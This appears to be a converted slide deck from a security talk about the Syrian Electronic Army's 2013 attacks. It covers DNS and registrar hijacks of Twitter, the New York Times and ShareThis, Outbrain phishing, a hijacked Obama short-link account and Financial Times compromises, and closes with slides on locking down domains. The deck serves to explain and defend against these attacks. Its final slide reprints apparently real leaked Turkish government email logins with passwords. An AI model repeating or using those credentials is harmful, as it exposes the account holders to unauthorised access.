
- Allows content sharing through customisable widget
- Interacts with over 94% of US internet users
- 2 Million publisher sites
- 120+ Social Media Channels



# Compromising DNS




# Compromising DNS







# Compromising DNS



# Compromising DNS



# Compromising DNS



# ShareThis

balliwick      **sharethis.com.**  
count          13  
first seen      2013-08-21 23:47:35 -0000  
last seen      2013-08-21 23:58:04 -0000

sharethis.com. NS ns77.domaincontrol.com.

sharethis.com. NS ns78.domaincontrol.com.

sharethis.com. NS ns1.syrianelectronicarmy.com.

sharethis.com. NS ns2.syrianelectronicarmy.com.

balliwick      **sharethis.com.**  
count          12  
first seen      2013-08-22 00:18:29 -0000  
last seen      2013-08-22 00:45:41 -0000

sharethis.com. NS ns1.syrianelectronicarmy.com.

sharethis.com. NS ns2.syrianelectronicarmy.com.



# Melbourne IT

- Responsible for:
  - New York Times
  - Twitter
  - Huffington Post

twimg.com.	A	141.105.64.37
sea.twimg.com.	A	141.105.64.37
sea2.twimg.com.	A	141.105.64.37
nytimes.com.	A	141.105.64.37
sea.nytimes.com.	A	141.105.64.37
sea4.nytimes.com.	A	141.105.64.37
sharethis.com.	A	141.105.64.37
w.sharethis.com.	A	141.105.64.37

# Melbourne

- Responsible for:
  - New York Times
  - Twitter
  - Huffington Post



SyrianElectronicArmy

@Official\_SEA16



Following

Hi @Twitter, look at your domain, its owned by #SEA :) [whois.domaintools.com/twitter.com](http://whois.domaintools.com/twitter.com) [pic.twitter.com/ck7brWtUhK](http://pic.twitter.com/ck7brWtUhK)

Reply Retweeted Favorite More

```
✓
Domain Name..... twitter.com
Creation Date..... 2000-01-22
Registration Date.... 2011-08-31
Expiry Date..... 2019-01-22
Organisation Name.... Twitter, Inc.
Organisation Address. 1355 Market Street
Organisation Address. Suite 900
Organisation Address.
Organisation Address. San Francisco
Organisation Address. 94103
Organisation Address. CA
Organisation Address. UNITED STATES

Admin Name..... SEA SEA
Admin Address..... 1355 Market Street
Admin Address..... Suite 900
Admin Address.....
Admin Address. San Francisco
Admin Address..... 94103
Admin Address..... CA
Admin Address..... UNITED STATES
Admin Email..... sea@sea.sy
Admin Phone..... +1.4152229670
Admin Fax..... +1.4152220922

Tech Name..... SEA SEA
Tech Address..... 1355 Market Street
Tech Address..... Suite 900
Tech Address.....
Tech Address..... San Francisco
Tech Address..... 94103
```

105.64.37  
105.64.37  
105.64.37  
105.64.37  
105.64.37  
105.64.37  
105.64.37

# Defending DNS

- Establish a relationship with your providers
- Lock down domains
- Only authorised transfers via secure means

```
sjc-craiwill-8811:~ craiwill$ whois cisco.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

Domain Name: CISCO.COM
Registrar: MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
Whois Server: whois.melbourneit.com
Referral URL: http://www.melbourneit.com
Name Server: NS1.CISCO.COM
Name Server: NS2.CISCO.COM
Status: clientTransferProhibited
Status: serverDeleteProhibited
Status: serverTransferProhibited
Status: serverUpdateProhibited
Updated Date: 29-aug-2013
Creation Date: 14-may-1987
Expiration Date: 15-may-2014
```

# Defending DNS

- Establish a relationship with your providers
- Lock down domains
- Only authorised transfers via secure means

```
sjc-craiwill-8811:~ craiwill$ whois cisco.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

Domain Name: CISCO.COM
Registrar: MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
Whois Server: whois.melbourneit.com
Referral URL: http://www.melbourneit.com
Name Server: NS1.CISCO.COM
Name Server: NS2.CISCO.COM
Status: clientTransferProhibited
Status: serverDeleteProhibited
Status: serverTransferProhibited
Status: serverUpdateProhibited
Updated Date: 29-aug-2013
Creation Date: 14-may-1987
Expiration Date: 15-may-2014
```





SOURCE SETTINGS TOOL CNN International ( http://edition.cnn.com )

Find by URL:  Search

Find by ID:

DRAFT-PROD INTERFACE

Copy to Draft View Draft

Cache Health

**Source Info**

Source ID: 171366

Publisher ID: 235

Widget ID: NA

Blog ID: N/A

Title: CNN International

URL: http://edition.cnn.com

Feed:

Language: en

Platform: N/A

Is Premium: Yes

Private List: 282

Group: 3 Outbrain Default

Template: 4350 cnnedition

Block Tool: <Click button to edit>

Users

Show only effective settings Advanced settings | Xpath Tool Categories

ID	Name	Value
Category: Algorithms: Source Variety		
69	isSourceVarietyConstraintsEnabled	1
70	maxAdditionalSourceVarietyCandidates	999
100	maxNumPartnerRecommendationsPercent	100
Category: Blogspot/Typepad		
9	contentContainerClass	
18	ParentsCount	1
Category: Crawling		
22	Title-Xpath	"/div[@id='cnnContentContainer']/h1", "..."
23	Content-Xpath	"/div[@class='cnn_strycntntlr']/p", "/di..."
24	Date-Xpath	"/div[@class='cnn_strytmstmp']/script/t..."
25	Date-Format	"MMMM d, yyyy", "M/d/yy"
26	Author-Xpath	//div[@class='cnnByline']/b
42	CleanPermalink	true
89	Image-xpath	"/div[@class='cnn_strylmg640cap..."



**RecommendationLocationString**

**Description**

Change the string for the location of the source of recommendation (use SOURCE\_NAME for the source .

Change the string (source) after each recommendation , for example (\$SOURCE\_NAME) will put the source's name.


# Outbrain Attack

The image shows a screenshot of a website that has been hacked. A large blue banner at the top of the page reads "HACKED" in white capital letters. Below the banner, the website's header features the Syrian Arab Republic's national emblem and the text "الجيش السوري الإلكتروني" (Syrian Electronic Army). A navigation menu includes links for "VOLUNTEER", "MEDIA", "LEAKS", "RECENT BREAKTHROUGHS", and "LATEST NEWS". The main content area displays a globe with a computer monitor in front of it, and a speech bubble containing the Arabic text "آخر أخبار الجيش السوري الإلكتروني" (Latest news of the Syrian Electronic Army) and "اخبار وبيانات وتقارير الجيش السوري الإلكتروني" (News, data, and reports of the Syrian Electronic Army). To the left of the main content, a sidebar lists several unrelated news items, including "Dracula's", "Star Wars", "Brooklyn Subway's", "How a Be Shadow I", and "Japan Un WWII, An". To the right of the main content, there are partial labels: "rld's Best", "al", and "per".



# BarackObama.com

- Another successful phish?






# Donate.BarackObama.com



Home News Events Archive Archive ★ Onhold Notify Stats Register Loginsearch...

**Mirror saved on:** 2013-10-27 23:12:45

<b>Notified by:</b> The Pro	<b>Domain:</b> <a href="http://donate.barackobama.com">http://donate.barackobama.com</a>	<b>IP address:</b> 64.94.250.102 
<b>System:</b> Linux	<b>Web server:</b> Apache	<a href="#">Notifier stats</a>

**THIS MIRROR IS ONHOLD AND HAS NOT BEEN VERIFIED YET. FAKE DEFAACEMENTS WILL BE DELETED WHEN REVIEWED BY OUR STAFF.**

This is a CACHE (mirror) page of the site when it was saved by our robot on 2013-10-27 23:12:45

Hacked by SEA

Home News Events Archive Archive ★ Onhold Notify Stats Register Login Disclaimer Contact  
Attribution-NonCommercial-NoDerivs 3.0 Unported License

# Looks Clean?



**Barack Obama** @BarackObama

23m

Immigration is a bipartisan issue: [OFA.BO/hb11NM](https://www.whitehouse.gov/the-press-office/2013/07/11/immigration-is-a-bipartisan-issue) #ActOnReform

[View summary](#)



**Barack Obama** @BarackObama

17h

Science fair nightmare: This [#climate](#) change denier is the world's most embarrassing dad. [OFA.BO/3oAoPQ](https://www.whitehouse.gov/the-press-office/2013/07/11/science-fair-nightmare)

[Expand](#)

[Reply](#) [Retweet](#) [Favorite](#) [Pocket](#) [More](#)



**Barack Obama** @BarackObama

19h

A majority of Americans—Republicans and Democrats—support the Employment Non-Discrimination Act. Let's do this.

[OFA.BO/Zt7jzj](https://www.whitehouse.gov/the-press-office/2013/07/11/employment-non-discrimination-act) #ENDA

[Expand](#)

# Or Is It..

feedback



Your account is behind in payments. Please update your [billing method](#) so we can charge you for balance. If you do not do so soon, your account will be suspended.

[SWITCH](#)

[Advanced Options](#)

## Your Switch URLs

[Last Created](#)

	Long URL	Short URL	Clicks	
<b>OCT</b> 27	<a href="https://my.barackobama.com/page/event/detail/climatechangeactioneve...">https://my.barackobama.com/page/event/detail/climatechangeactioneve...</a>	<a href="#">U4FcZG</a>	0	<a href="#">Details</a>
<b>OCT</b> 27	<a href="https://my.barackobama.com/page/event/detail/actionplanningsession/g...">https://my.barackobama.com/page/event/detail/actionplanningsession/g...</a>	<a href="#">TbxwfU</a>	0	<a href="#">Details</a>
<b>OCT</b> 27	<a href="https://my.barackobama.com/page/event/detail/climatechangeactioneve...">https://my.barackobama.com/page/event/detail/climatechangeactioneve...</a>	<a href="#">zeDNZ3</a>	67	<a href="#">Details</a>



[Use the old interface](#)

## Welcome to the Control Panel, Anatole

You last logged in on Oct 24, 2013, at 02:55 pm

### Quick Links

Events	<a href="#">Search</a>	<a href="#">Create</a>
Contributions	<a href="#">Add</a>	<a href="#">Stats &amp; Export</a>
Fundraising Pages	<a href="#">Manage</a>	<a href="#">Create</a>

### Summary Reports

[Events](#)[Fundraising](#)

### The Control Panelist

[Feed](#) [Release Notes](#)

#### [NEW: In our latest release](#)

Posted on 24 October 2013, 2:03 pm

Each Tuesday and Thursday, BSD deploys a new release of the Control Panel. This is the best time to get the latest enhancements and squashes bugs. Keep an eye on this blog to stay tuned for the updates.

New in today's release:

- Expanded API call bundle: the `cons_addr` bundle in the BSD API will now return the value of "2," along with a value of "home" or "work," respectively.
- We've widened the event search capability. Users may now search for events dating back to 2004 in the Control Panel.

[Read more](#)[Advanced Admin Training](#)



# Financial Times

SEA compromises the Financial Times blog and Twitter

The image shows a side-by-side comparison of search results for the Syrian Electronic Army (SEA) compromise. On the left is a screenshot of the Financial Times website search results for 'ft.com/search'. The search term is 'syrian electronic army' and the filter is set to 'Blogs'. Three results are shown, all under the 'TECH BLOG' category, dated 12:43pm, with the title 'Hacked By Syrian Electronic Army' by Andrew Betts. On the right is a screenshot of a Twitter feed. The top tweet is from 'FT China News @ftchina' (11m) with the text 'Syrian Electronic Army Was Here via @Official\_SEA12 #SEA | on.ft.com/10VeKmj'. The second tweet is from 'FT Asia @ftasia' (11m) with the text 'Syrian Electronic Army Was Here via @Official\_SEA12 #SEA | on.ft.com/12gigVd'. Below these is a retweet from 'ECONOMIST HULK @ECONO...' (4h) with the text 'HULK #FF @REFORMEDBROKER FOR GLORIOUS SMASHING OF PUNY 1999/2013 COMPARISON thereformedbroker.com/2013/05/16/in-...'. A small image of a Hulk character is visible next to the retweet. At the bottom right of the Twitter screenshot, it says 'FROM: FT.COM/ TWITTER.COM'.

# Turkish Government



SEA coordinates with anonymous against Turkish government sites



# SEA – Latest Activities



fb.com/SEA.P.208  
twitter.com/Official\_SEA12  
https://posta.icisleri.gov.tr/owa/  
https://owa.icisleri.gov.tr/owa/

User	Password
erzincan@icisleri.gov.tr	dk8520-e
Kars@icisleri.gov.tr	krs456**
osmaniye@icisleri.gov.tr	osm.1560
